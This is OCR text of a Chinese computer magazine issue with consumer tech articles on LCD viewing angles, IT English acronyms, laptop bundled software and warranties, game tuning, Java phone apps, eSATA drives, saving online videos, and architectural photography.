液晶显示器是如何显示图像的？首先由显示器背光灯管发出一个白色的光源，经折射和反射后，输出的光线存在一定的方向性，超出这一方向范围就会产生失真现象（见图1）。这就像百叶窗，调整不同的角度，光线透射量就不尽相同。液晶显示器的大多数光都从屏幕中垂直射出来，所以偏转较大的角度观看时，不能看到原本的颜色，甚至只能看到全白或全黑。与LCD显示器不同，传统的CRT显示器屏幕上的荧光粉是受电子轰击而发光，光线均匀地射向各个方向，所以亮度和色彩随视角的变化并不显著。

既然在一定的观赏角度范围内才能避免失真，那么我们就来定义一个重要参数——可视角度，也就是站在某个角度时，仍可清晰看见荧幕图像所构成的最大角度（见图2）。

方方正正的LCD屏幕，左看右看上看下看，都应该是一样的效果吧？非也。市场上出售的LCD显示器的可视角度都是左右对称的，但上下就不一定对称了，水平可视角度一般比垂直可视角度大得多。目前主流产品的可视角度达水平140度、垂直120度以上，最大垂直和水平可视角度达178度，接近了CRT的水平。为了解决液晶显示器的这一技术难题，制造商试图改善液晶显示器的视角特性，VA、IPS、TN等技术相继诞生。



想了解更多液晶显示器广角技术，请登录http://guoguo.blog.cfan.com.cn。 CF [ZS03]

小提示

VA又分为MVA和PVA，MVA是富士通的一项技术，而PVA三星公司在MVA技术上的进一步发展和延续，IPS是日立公司研发的一种液晶技术，可以大幅度提高对比度和可视角度，并且增加了色彩的还原度，在日立、LG、飞利浦生产的大屏幕液晶电视机上比较常见，在飞利浦P系列液晶显示器的一些高端型号上偶有使用。TN技术是廉价的代名词，虽然可视角度小，但往TFT-LCD表面贴上广视角补偿膜，可视角度立即变大。除了这三种主要的技术外，还有松下的OCB、夏普的ASV/SHA技术等。

IT英语角

翻译科技英语 一起来挑战！

Tag IT英语 〉 知识

奇妙的构词法

计算机英语词汇日益增多，对它们作构词法分析并找出规律，可以更好地理解和识记。上期我们为大家介绍了添义法、合成法和裁合法，本期我们来看看还有什么常用结构吧。

首字母缩略法

取词组中每个词的第一个字母代表这个词组构成新词，各字母分别发音。

IT（信息技术）Information Technology
WWW(万维网)World Wide Web
CPU（中央处理器）Central Processing Unit
PNP(即插即用)Plug & Play
ISP(因特网服务提供者)Internet Service Provider
WYSIWYG（所见即所得）What You See Is What You Get

首字母拼音法

成词后拼读成一个词。

ROM(只读存储器)Read-Only Memory
BIOS(基本输入/输出系统)Basic Input/Output System
DOS(磁盘操作系统)Disk Operating System
COBOL(通用商业语言)Common Business Oriented Language
SMOS(半导体存储操作系统)Semiconductor Memory Operating System
FAT(文件分配表)File Allocation Table

e-构词法

electronic+连字符+其他词的许多新词。
e-highway=information highway电子高速公路或信息高速公路
e-democracy=electronic democracy电子民主
e-school电子网上学校，远程学校
e-man联邦调查局电子调查员
e-library电子图书馆
e-education电子教育
e-shop电子商店
e-journal电子杂志
e-manners网上礼仪
e-paper电子报纸
e-signing电子签名
e-therapy电子疗法

此外，词类转换、派生等其他手段也构成了计算机英语词汇。

常见硬件连连看

◆UPS Uninterruptible Power Supply
◆VCD Video Compact Disc
◆CMOS Complementary Metal Oxide Semiconductor
◆DVD Digital Versatile Disc
◆DOS Disk Operating System
◆WindowsNT Windows New Technology
◆CPU Central Processing Unit
◆ROM Read - OnlyMemory
◆CD Compact Disc
◆CD - ROM CompactDisc - ReadOnlyMemory
◆PCI Peripheral Component Interconnection
◆RAM Random Access Memory

★磁盘操作系统
★含义为互补金属氧化物半导体，指互补金属氧化物半导体存储器
★中央处理单元，又叫中央处理器或微处理器
★压缩光盘-只读记忆(存储)，又叫“只读光盘”
★随机存储器
★局部总线
★压缩光盘，又称激光唱盘
★微软公司的网络视窗操作系统
★只读存储器
★视频压缩光盘
★数字通用光盘
★不间断电源

征稿启示

电脑高手不如你英语强，英语高手电脑技术都位于你之后！IT英语达人们，赶紧现身，我们热烈期盼您的投稿！

与IT新技术（计算机硬件、软件、网络、多媒体、通讯、电子等）、科技趣闻相关的知识、翻译、写作等相关知识和技巧，无论是电脑故障英语解决、缩略词连连看还是IT英语填字游戏等，我们照单全收。还等什么，快快行动吧！内容不限，形式不限，最重要的是，实用与新鲜，还有你独特的创意！请发邮件到gas@cfan.com.cn，稿费从优！

众里寻它千百次 其实已在电脑中

笔记本电脑的随机软件(SONY篇)



Tag SONY、随机软件
Click to DVD、VAIO Video & Photo Suite、SonicStage Mastering Studio、VAIO Media、VAIO AV Mode Launcher、VAIO 数据恢复工具、VAIO 恢复中心、电池保养功能
技巧 〉本本玩家

北京/WY

一提到SONY，首先就会让人想到PS3、MD、CD、DV、DC这些数码娱乐产品，再看看SONY的笔记本，里面的软件也大多是数码娱乐型的，想要就选SONY。下面就来看看SONY送给我们的娱乐大餐吧！


一步制作DVD

Click to DVD

没想到制作DVD光盘只需一步吧！运行Click to DVD，把DV接到电脑上，把DVD刻录盘放入光驱，就一步，就仅仅是点击“创建DVD”按钮，完成了(见图1)！



▲Click to DVD支持高清视频DVD的刻录，一张DVD可以保存20分钟左右的高清视频



▲可以进行“噪音消除”等操作

小提示

在“VAIO Video & Photo Suite”菜单下的“VAIO Content Exporter”是一款可以将视频和图片输出到DVD或记忆棒中的软件，非常不错哦。

二步把精彩导入电脑

VAIO Content Importer

假期出去玩了一圈，DC和DV都拍得满满的，当然要把这些素材都放在同一个目录下，VAIO Content Importer只要两步，就能帮你完成素材的导入。点击“开始”菜单下的“VAIO Video & Photo Suite→VAIO Content Importer”:打开软件后，先选择要导入的设备，下一步的工作就是根据不同的导入设备有所不同了，比如：若你选择导入的是照片，那你可以设置的有“保存位置”，还有自动导入设置等等。这里有个小技巧要告诉你，在“保存位置”下拉菜单中单击“选择文件夹”，在弹出窗口选择指定文件夹，然后勾选“设置选定文件夹以监视媒体文件”，以后这个文件夹就能从“保存位置”下拉菜单中直接选择了。

三步录制卡拉OK光盘

SonicStage Mastering Studio

没错，这年头录卡拉OK的CD就只要三步了，当然软件要选择SonicStage Mastering Studio。

第一步:打开软件，在窗口中间选择音源输入，我们选择“MIC”，选择LINE IN，可以录制磁带、CD机、收音机上的音频。

第二步:点击界面最上方的“录制/编辑”按钮，点击下面的“开始同步录制”按钮，现在你就可以开始唱歌啦，在唱完后，点击“停止同步录制”就可以了(见图3)。

第三步:再点击“输出”标签，选择输出的设备，包括CD、WAV文件和Hi-MD三种，选好后，点击“开始输出”按钮就可以了。

除了上面三款软件，SONY还提供了VAIO Media、VAIO AV Mode Launcher等媒体播放软件，当然SONY提供的也不仅仅只有娱乐休闲软件，用户所需的办公应用也同样适用，比如具备恢复被误删除文件的“VAIO 数据恢复工具”，能够恢复被损坏或中毒系统的“VAIO 恢复中心”。在这其中比较特别的是“电池保养功能”程序，使用这个程序可以更好地延长笔记本电池寿命。 CF [SZ01]

看清再买！笔记本保修条例详解
东芝篇

Tag 东芝 保修条例 笔记本

北京/TKD、west

东芝在近期发布了全新的机型，其外观更加符合现代审美特色，同时性能也非同凡响。这一改往日消费者对东芝笔记本电脑的印象——死板、简单，更注重商务。这样漂亮的本本，要是没有售后服务该怎么办？那简直不可想象。好在，东芝的售后服务同它的本本一样，好看又好用，不信？那就一起来看看东芝的服务特色吧！

保修方式要了解

保修期限：根据不同型号，自购买日起，给予一年或三年的保修。原配电池保一年。
售后服务热线：116-986-2048（需支付本地通话费）用户自助查询服务24小时开通，人工服务时间为周一至周五 8:30-17:30（法定节假日休息）。服务传真亦24小时开通，号码是021-63353504。
关于发票：必须有合格发票才可以保修。
售后保修条例：http://pc.toshiba.com.cn/service/qqlb.jsp
售后维护站列表：http://pc.toshiba.com.cn/service/site_china_detail.jsp
邮件支持地址：http://pc.toshiba.com.cn/service/customeremail.jsp

东芝本本发票不可少

东芝笔记本电脑的维修服务保障，是依据发票进行的，所以千万不可把发票抛之脑后。在市场的暗访中发现，如果一味追求低价，有些经销商会提出不要发票可再便宜一点，但这是极其损害消费者利益的举措。因此，消费者不能一味追求便宜，一般来说，在卖场询价三到五家，就可以看出本本的售价水平线，砍价太多的话，难免会有不守规矩的经销商在其他方面"打算盘"。如果真的只购买了东芝本本而没有开具发票，无形中就等于消费者放弃了售后服务，当本本出现故障或遇到疑难问题时，就只有付费解决了。

网页查询直观又简单

东芝笔记本电脑的服务不仅在线下有非常完善的举措，就算是在网上也做得非常周全，值得赞扬。很多消费者遇到小故障小问题的时候，不是求助于网友、发帖咨询，就是用搜索引擎来寻找答案。但这更像是大海捞针，找到类似的故障实在困难。如果你是东芝本本的用户，何必这么麻烦呢？东芝在线的资料库完全可以满足你的需求，帮助你找到问题的解决方案哦！

在http://pc.toshiba.com.cn/service/technic_literature.jsp#03上，你可以用不同的关键字搜索相关问题，而且这里的搜索内容大多是专属于东芝本本的。里面不仅包括各种软、硬件使用故障、使用技巧，同时还包括一些东芝本本的特色技术知识，让你在解决问题的同时还能获得不少知识，非常值得一看。

多达61个站点免费上门服务！

电脑坏了怎么办？这样的问题经常遇到，实际上《电脑爱好者》的编辑部也经常接到电话，读者求助无门，只有向小编们道出问题，期待解决办法。可是，虽然小编们能竭尽全力帮读者分析出问题，但是也仅此而已，不能修复，故障还是需要依靠厂商的售后服务来解决。当然了，读者、用户天南地北，并不是集中在几大城市，那么，谁的售后服务站点资源丰富，谁就更能赢得消费者的信赖，这是必然的结论。

东芝在这方面就做得相当出色，它在全国范围内的四十多个大中城市选择了61个服务站点提供上门服务！消费者在购买后第一年内发生硬件故障的情况，东芝这些下属的授权服务维修网络就能为你提供免费的上门服务，也不会收取额外的上门服务费用。第二年起，你也可以通过支付上门费或购买上门服务包的方式获得收费的上门服务。

当然了，如果你的情况已经超过上门服务范畴，也可以通过送修的方式获取保修服务，但是尽量选择附近站点送修，而不要采取寄送的方式，以免在邮寄过程中发生意外问题。遇到送修疑难，也可以拨打116-986-2048咨询解决办法，这方面东芝想得相当周全。CF [SZ02]

小提示：上门服务范围有地可查

东芝在多达 61 个上门服务的维修站点链接上，都提供了地图查询，你可以很容易查找到服务站点的具体地址，送修方便了许多。而在上门服务方面，东芝同样提供了上门服务范围，在部分有多个站点的城市，你可以就近选择，以期加快上门服务的响应速度哦！
http://pc.toshiba.com.cn/service/repair.jsp

《幽灵行动——尖峰战士2》剧情是接续前作之后的2014年，因为叛军在企图以核武器威胁的阴谋失败后，化整为零地秘密潜入，打算直接策动阴谋，引发暴动。玩家在游戏中依旧扮演“幽灵”小队队长Scott Mitchell，率领小队成员来到厄尔巴索市，展开全新的反恐战斗任务。游戏的光影效果大大超出前作，当然游戏可玩性也极大加强，专业、繁琐的操作模式已经被优化，可玩性也更强了。

小提示：最低配置要求

操作系统：Windows XP/Vista　　内存：1GB
显卡：128MB DirectX 9.0c显卡　　硬盘空间：5GB
处理器：2GHz Intel Pentium 4或同级别AMD Athlon 64
支持的显卡：ATI Radeon 9550、9600、9800/X800-X1950
NVIDIA GeForce 6200~8800
不支持MX440、FX5200~5900、9200

突击，士兵！

《幽灵行动——尖峰战士2》全接触

Tom Clancy's GHOST RECON ADVANCED WARFIGHTER 2

Tag 《幽灵行动——尖峰战士2》 〉优化、技巧 〉游戏

小错误不要慌

很多玩家在安装时都选择自己定义的如“游戏”目录，可在启动游戏的时候，却突然提示错误，游戏无法运行。其原因也很简单，游戏并不支持中文目录。另外，如果你在游戏安装中忽略了物理加速卡驱动程序也是不可以的，所以务必要安装好。

小档案：物理加速卡驱动程序下载地址

http://drivers.mydrivers.com/drivers/178-71571

此外还有一类错误，多出现在使用nVIDIA显卡的PC上，运行游戏时报错，信息如下：

Crash in application version: 30292.2658
data\lib\units\extensions\animatedjet.dsf(-1): can't find member: front in type <void>
Renderer: normal
Physics : threaded

这个错误比较麻烦，需要下载一个软件进行调节。注意，这不是所有nVIDIA显卡的通病，只是少数情况。

软件名为ATUNER，运行软件后打开DIRECTOR3D EXTRA，把其D3D PENDING FRAMES LIMIT的值调整成0，错误就不会再出现了。

小档案：ATUNER下载地址

http://www.onlinedown.net/soft/4673.htm

精彩游戏 四项设置不可少

虽然游戏的精彩画面绝对会让人大呼过瘾，但是其中几个特效是必须要特别注意的，玩家将不得不在游戏流畅度和画面质量上作出选择。在设置的高级区域要特别注意四个设置：Texture quality（纹理质量）、Effects quality（效果质量）、Dymanic light（动态光源），其中除Effects quality（效果质量）外的三项，6600及以下级别显卡调整为Low较好，7900GS以下级别调整为Medium，这样可以均衡游戏运行速度与画质。而Effects quality则根据显存大小调节，128MB的选择Low、256MB选择Medium，超过256MB的显卡则选择High。

此外，如Anti Aliasing（全屏抗锯齿）、Posting effect（后期处理效果）、Dymanic shadows（动态阴影）、Texture filtering（纹理过滤）几项，如不是高端显卡最好选择Medium甚至是Low，毕竟游戏消耗资源的能力也相当可怕。

这样的优化结果后，一款配备酷睿2 E6300处理器、7900GS显卡的PC上，以1440×900的分辨率运行游戏，平均速度可以达到35~45FPS，相当流畅了。

绝密技巧大放送！

在游戏目录的Data\settings，有一个renderer_settings的文档，用记事本打开，你就可以看到关于图像质量的细节设置，这比起游戏内的Settings设置可要详细许多，可以设置高、中、低三档，包括人体、地形，甚至建筑物的贴图质量都可以设置，如果你不满意游戏内的设置，这个部分的设置绝对可以让你将游戏调整到最佳状态。但是要注意，在修改前，最好把它复制一个备份出来，以免出现问题。CF [SZ03]




多个手机Java软件统一管

Tag Java、统一管理 〉Multime Constructor 〉实例 〉酷玩手机

江苏/罗国兵

对于使用S60智能手机的朋友来说，有了大容量存储卡的支持，Java软件的大小就不用过多考虑了，不像普通手机那样需要控制Java文件大小了。不过，由于Java软件的通用性比较好，对于普通、智能手机都有兼顾，因此许多软件体积还是比较小的，如果把大量的小体积Java软件装到智能手机里使用，不仅安装起来费时，而且查找起来也不方便。Multime Constructor(下载地址：http://work.newhua.com/cfan/2007 17/mcons.rar)为我们解决了这一烦恼，利用它，我们可以将一些体积较小、零散的Java软件合并起来，打包到一个文件中运行。尤为可贵的是Multime Constructor软件不是单纯的将几个Java软件捆绑在一起，它还为新的Java文件设计了相关菜单如最小化(minimize)、运行(Run)等，便于快速切换到其他Java程序(见图1)。下面就让我们来用Multime Constructor软件合并Java软件吧。



▲修改主程序参数设置


▲注意图中软件以及Java文件存放目录

1 合并前需要注意的问题

Multime Constructor软件是一款绿色软件。不过为了保证能够顺利运行，Multime Constructor软件所在文件夹需要直接放在电脑磁盘根目录下，并且需要将准备合成的多个Java软件都放在Multime Constructor软件文件夹内(见图2)。

2 设置转换参数 进行Java文件合并

完成准备工作后点击软件文件夹内“MULTIME.EXE”程序运行软件，在出现的窗口中点击确定后进入软件主界面。

先对合并的Java软件进行参数设置(见图3)：设定集合后程序的名称如“MULTime”和保存的位置，然后选择手机Java平台如MIDP 1.0、MIDP 2.0或Motorola机型，这里一定要根据手机要求选择，否则合并的Java程序无法在手机上运行。此外，你还可以替换掉原来程序的图标，只要使用手机屏幕大小的PNG格式图片即可。

点击“添加”按钮，加入需要合并的多个Java软件，注意需要保证添加的Java软件具有相同的适应性即平台一致。确认无误后点击“开始合成”，出现一个类似DOS的转换窗口，移动转换窗口右边滑块至最底端，如果显示“done”则表示已经顺利完成了合并，反之显示“failed”则表明加入的Java文件不匹配。转换完成的Java文件出现在设定目录中“output”文件夹内，只要将其装入手机安装后即可运行。



3 在手机上运行合并后的Java程序

与一般Java软件安装方法一样，对合并后的Java文件进行安装。运行新的Java程序后，主界面出现合并前加入的各个Java软件，与原来各自安装的Java软件差不多。点击“选项”还可以对软件设置参数，如增加最小化功能、热键设定等。选定需要运行的Java程序，执行“选项→Run”即可运行该软件，进入软件后操作方法与原来单个程序一样，只不过多了“minimize”功能，执行后即可切换到主界面，便于运行其他Java程序。当需要退出主程序时，点击“Kill”即可关闭整个程序(见图4)。CF [SZ04]

小提示

MIDP 1.0、MIDP 2.0或Motorola，这些都是Java应用程序的编程接口，你不必对它有过多的了解，手机支持各种参数会在说明书上手机中标明，现在新出的手机大多支持MIDP 2.0，比如N73等等。



▲运行后的主界面

机箱里走出来的速度冠军

eSATA接口存储设备导购


Tag eSATA 存储 移动硬盘 数码导购 ■北京/Dash

小王是一个典型的下载狂人，300GB的电脑硬盘几乎已经被游戏、电影塞得满满的。他最引以为豪的就是总能在第一时间下载到大家正在热议的电影和游戏，然后"无私"地和朋友们分享。不过，每次用他那个USB接口移动硬盘给大家拷贝的时候最让他头疼。每个文件动辄上G，传输速度很是"恐怖"。

最近小王升级了电脑主板，背板上一个接口没见过，翻看说明书，才知道这叫做eSATA接口，是SATA硬盘接口的扩展。SATA接口是现在PC硬盘最普遍的接口，传输速度达到3Gb/s，支持热插拔。小赵灵机一动，要把这个接口利用上，拷贝电影的速度岂不是和本机硬盘一样快？那么市面上有没有eSATA接口的移动硬盘呢？

火速链接

eSATA接口标准实际上是SATA II标准的扩展，是将主板上的SATA接口扩展到外部面板，并在连接处做了一些改变，适应反复热插拔的需要。有关eSATA接口标准的相关知识，请参看《电脑爱好者》07年13期文章《eSATA，下一个外置硬盘的高速接口》一文。



eSATA接口与其他接口传输速度对比

	IEEE 1394	USB1.1	USB2.0	eSATA
传输速度	400Mb/s	12Mb/s	480Mb/s	3Gb/s
热插拔	支持	支持	支持	支持
另需供电	不需要	不需要	不需要	需要

让我们一起来看看市面上有哪些适合"下载狂人"的eSATA接口的移动存储设备。

小知识：计算机中的数据容量单位

计算机存储的最小单位称之为位（bit），音译比特，用"b"表示；计算机存储基本容量单位是字节（Byte），用"B"表示。它们之间的换算关系是1Byte=8bit。计算机存储容量大小以字节数来度量，1024进位制：1024B=1K（千）B；1024KB=1M（兆）B；1024MB=1G（吉）B

桌面备份巨无霸
希捷备份式eSATA移动硬盘

作为存储界的老大，希捷是eSATA标准的强力推动者。这款备份式移动硬盘接口非常丰富，不仅具有eSATA接口，还有常见的USB2.0接口和IEEE1394接口，适合于PC、笔记本电脑、Mac等。它最大的特色功能在于"一键备份"，前面板上有一个备份按钮，利用CMS公司屡获殊荣的BounceBack Express 软件，能方便地进行数据备份。不过，这款产品体形硕大，不太适合作为移动存储设备。




￥2999

容量：300G 接口：eSATA/USB2.0/IEEE1394

￥1580

容量：80GB 接口：eSATA/USB2.0



装得进口袋的高速移动硬盘
博科思eSATA尊贵王

博科思作为三星2.5英寸硬盘的代理，推出了这款基于三星2.5英寸硬盘的eSATA接口的移动硬盘。与希捷的"巨无霸"相比，这款移动硬盘无疑是"小精灵"了，体积只比笔记本电脑硬盘略大，可以方便地放在口袋里面。它除了具有eSATA接口，还有USB2.0接口，方便在没有eSATA接口的电脑上使用。

小提示

eSATA接口虽然支持热插拔，但是不能够供电，因此外置eSATA设备需要独立电源供电，在选购eSATA接口硬盘时，要注意其供电方式，有的产品除了外接变压器外，还可以通过USB接口取电，对于移动使用来说会比较方便。

电脑硬盘机箱外的"家"
eSATA接口移动硬盘盒

eSATA接口其实就是电脑主板上SATA接口的延伸，而且SATA硬盘本身就支持热插拔，那么只要有一个eSATA接口硬盘盒，那完全不必非让硬盘在机箱里面安家了。市面上这种具有eSATA接口的硬盘盒已经不少，有适合3.5英寸台式机硬盘的，比如元谷的K3移动硬盘盒、Tt的Max 4 N0003USRE硬盘盒等；也有适合2.5英寸笔记本电脑硬盘的，比如Tt的Muse OTB2.5等。购买外置eSATA硬盘盒价格低，通常在200-500元之间，使用也很方便，非常适合喜欢将整个硬盘"随身带走"的下载狂人。

小编提醒：购买时注意eSATA接口与普通SATA外观是不同的，见图，左边是eSATA接口，是"一"字形，而右边是普通SATA接口，是"L"形。有些廉价硬盘盒接口采用SATA接口，这种接口适合在机箱内使用，不适合频繁地插拔！





CF [SZ05]



漂亮组合拳 下载并刻录FLV视频文件

Tag FLV、下载、刻录 〉FLV Extract 〉技巧 〉多媒体

■江苏/**王志军**

现在网上最火的视频格式就是FLV了，你想知道怎么才能下载到这些视频吗？想了解它们怎样才能刻到光盘上吗？我们就以YouTube这个著名的视频网站为例，告诉你如何去完成这些操作。

完成不可能的任务:下载YouTube上的视频

总的来说，YouTube视频文件的下载虽然有些难度，但我们也并不是束手无策，这里介绍两种比较简单的方法。

1 用Maxthon下载

Maxthon 2.0之后的版本增加了影音文件嗅探的功能，用它就能下载YouTube视频:进入YouTube后随便选择一段视频，单击绿色的加号按钮(见图1)，从快捷菜单中选择"文件嗅探器"，此时会弹出"查看日志"对话框，并显示出视频文件的页面地址，将这个页面地址粘贴到浏览器的地址栏中，按下回车键，就会弹出下载提示框，这时再下载就可以了。

2 用RealPlayer下载

前段时间刚发布的RealPlayer 11.0.0.167 Beta新增了视频下载功能，非常方便。首先在安装软件时，要保证已勾选"Enable browser download button"复选框，然后打开网页，包含YouTube视频的页面，在视频链接旁边会显示"Download this Video"(下载视频)的按钮(见图2)，这个功能支持包括RealVideo、Flash、Windows Media、QuickTime、FLV等多种视频格式，可以说是一网打尽。单击此按钮，选择"Save This Video As"(另存为视频)项，就可以保存视频文件了。CF [SZ06]






快，飞速土豆！

Tag 土豆、视频 〉飞速土豆 〉技巧 〉多媒体

■北京/**土豆王**

土豆网是很多朋友都经常登录的网站，不过随着人数越来越多，看一部视频的要缓冲的时间就越长，怎么改变这种现状呢？

建议你安装"飞速土豆"，你可以从http://www.tudou.com/speedup/index.php下载到它，安装好软件后，在系统托盘内就会出现软件图标，默认状态下，它已经开始为服务"加速"视频了。打开土豆网上的任意视频，左击系统图标，如果出现如图所示的窗口，则表示飞速土豆已经加速(使用飞速土豆，你能明显感觉到缓冲次数减少，节约了大量时间)。



右击软件图标，可以选择是否"加速"，还可以通过"选项设置"，调整"缓冲大小"，非常方便。

多方联手:用Nero合成并刻录YouTube上的视频

由于YouTube的视频文件是FLV格式的，不能用Nero来直接刻录，这里要用到几个小工具，请按照下面的步骤进行操作。



▲软件需要安装.NET Framework 2.0才能正常运行

1 分离源文件

从http://work.newhua.com/cfan/200717/flvextract.zip下载FLV Extract，解压缩后直接运行，将下载回来的FLV文件直接拖曳到软件主窗口，软件会在原路径下自动分离出与源文件名称相同的AVI和MP3文件。

2 安装解码器

如果你已经能用Windows Media Player或其他播放器正常播放被分离出来的AVI文件，那么这步可以跳过，如果不能，可以从http://sourceforge.net/projects/ffdshow-tryout下载最新版的ffdshow插件，使用默认安装后就可以了。

3 合成影片

点击"开始"菜单中找到"Nero 7 Ultra Edition→照片和视频"，运行Nero Vision，将从FLV分离出来的音频和视频添加到软件中来，Nero Vision就会自动将这两个文件的内容合并为带有画面和配音的影片，现在就可以刻录了。CF [SZ07]


生活在城市

都市风光之建筑物摄影小记

Tag 建筑物摄影、城市摄影 〉数码相机 〉DC应用 〉DC拍拍拍

北京/**苏昱**

风光摄影作为摄影艺术的一个重要组成部分一直为大家所喜爱，有相当多的摄影爱好者都是看到了那些美丽的风光才拿起相机的。但是很多爱好者有这样一个误区，似乎进行风光摄影创作就必须到风景秀丽的著名景点才能拍出好的照片。生活在都市中的人们，似乎对于身边的景物已经习以为常，其实都市中有很多精彩的景致值得我们去捕捉。罗丹说过："这个世界不是缺少美，而是缺少发现美的眼睛。"



城市中最有都市特色的景物就是高低错落的建筑物了。用好您手中的数码相机，能够将这些钢筋水泥构造的城市元素变得有血有肉，成为一张出色的摄影作品。本文作者结合在城市中拍摄的建筑物照片，介绍几个在城市中拍摄建筑物的技巧。

工欲善其事，必先利其器

如果既想方便地拍摄又想拍出尽可能专业的建筑物照片，可以购买单反相机，然后购买可以与之相配合的镜头，如果有条件的话可以选购移轴镜头，当然通常移轴镜头会比较昂贵。不过，市场上占有率比较高的单反和普通民用数码相机也能拍出不错的建筑物照片。建筑摄影所需要较大的景深，这一点正好是那些普通数码相机的优势，因为普通数码相机的CCD（感光元件）面积小，在相同的光圈下，普通数码相机有着比单反相机大得多的景深，能把建筑物的每个细节都拍清楚。所以，应该说在建筑摄影中，单反相机和普通数码相机各有所长，但最好能有一个广角镜头，这样拍摄建筑会比较方便一些，如果没有，那就要多练练电脑图像处理的拼图技术了。

另外需要注意的是，进行建筑摄影，最好使用三脚架。因为进行建筑摄影，通常需要较大的景深，即整个建筑物每个部分都是清楚的，这时候就需要采用小光圈拍摄，光圈小了，快门速度自然就慢了，不然相片会较黑。慢速快门手持拍摄的成功率几乎为零，三脚架是必须的。如果相机不太大，也不用买太贵的三脚架，几十块钱到一、二百块钱的一个三脚架比任何防抖技术都管用得多。



▲图1 彩虹中的高楼 （相机：Canon EOS 350D DIGITAL，F/8，快门：1/250s，ISO：100。拍摄难度★★；后期处理难度★★ 此照片后期进行了透视畸变校正处理）

火速链接

关于数码单反相机与普通数码相机的优劣对比，请参看《电脑还好者》07年15期《萝卜青菜，各有所爱——从镜头背后看数码单反相机的优劣》一文。



名词解释：移轴镜头



通常拍摄者的位置离建筑物底部比距离建筑物的顶部近得多，为了拍到全貌，相机要稍微向上仰。由于建筑物下部较近上部较远，会拍出"下大上小"的效果。移轴镜头有一个特殊的装置，可以移动或倾斜，移动后镜头中心不通过胶片中心，因此胶片上、下部到达镜头中心距离不相等，不同的放大率的改变抵消了透视变形，就可以避免出现这种情况了。

小知识：景深和光圈、焦距的关系

所谓景深，就是在拍摄的场景中，被摄主体呈现出清晰的范围。一般会影响到景深的因素，有下面三种：
1.光圈越大、景深越小，光圈越小、景深越大
2.镜头的焦距越长、景深越小，镜头的焦距越短、景深越大
3.距离拍摄体越近时、景深越小，距离拍摄体越远时、景深越大

抓住瞬间光影的奇妙变化

摄影是光影艺术，光影运用的好坏是一幅作品成功与否的关键，城市中建筑摄影的光源通常是太阳或者是夜间建筑物上的灯光，对于建筑物的灯光，可以根据拍摄需要决定拍摄时间。但对于日光，相对会麻烦一些，因为除了每天太阳东升西落，光照情况随时在变，各种季节和天气中也会差别很大。总的来说，日出和日落光线照射角度比较低且变化富有戏剧性，选择这个时候拍摄，很容易将建筑物融入这种艺术的氛围中。白天日光较强，拍出的建筑物层次分明，细节清楚，适合拍摄说明性的照片。另外，特殊的天气条件也是拍摄的最佳时机，比如下雪、彩虹等。

都市的灵魂是建筑，照片的灵魂是构图

建筑摄影是摄影中要求比较严谨的一类，不仅表现在各种专业器材的使用方面，对于构图也是很讲究的。对于初学者来说，注意以下几点，就能够在都市建筑摄影中起到立竿见影的效果的：

首先要根据被摄的建筑物确定拍摄位置。拍摄位置的选择对于一张成功的作品非常重要，有条件的话尽可能多地从各个角度透过镜头观察被摄的建筑物，寻找最佳的机位。还需要注意，条件允许的情况下，尽可能离被摄的建筑物近一些。

然后要决定如何表现被摄的建筑物。通常情况下可以拍摄建筑物的正面、侧面、完整效果、局部效果等。对于建筑物的正面拍摄，主要是表现建筑物的庄重、对称，这种作品说明性也比较强，相对畸变会比较小，机位也比较好找（图2）；对于建筑物的侧面拍摄，可以很好地表现建筑物的空间感（图3）；至于是选择拍摄完整的建筑物还是局部的建筑物，完全是根据所要表现的内容来决定，但是在裁剪的时候还是要尽量完整，即使拍摄建筑物的局部，也要把这个局部交待的内容拍摄完整。

最后还需注意对线条的把握。一般而言，横向线条，可以让人觉得平稳；纵向线条会让人坚实有力；斜线则可以很好地引导观看者的视线；曲线便是柔美感最好的体现。在建筑物拍摄中，要把线条拍直，则是很难的事情，这是因为透视原理大大增加了拍摄的难度。所以在拍摄中，尽可能把相机放平，只有这样才能使建筑物的所有竖线做到垂直，但是对于庞大的建筑物来说，往往需要采用专业的移轴镜头才能解决线条的问题，如果使用普通数码相机，只能先扬起相机把建筑物拍全，再通过后期图像处理软件进行畸变校正。当然，经典的黄金分割构图的方法在多数情况下还是适用的，即：把被摄景物的横、竖线尽量放在画面的黄金分割线上。





图2 修葺中的太庙　快门：1/20s，ISO：100
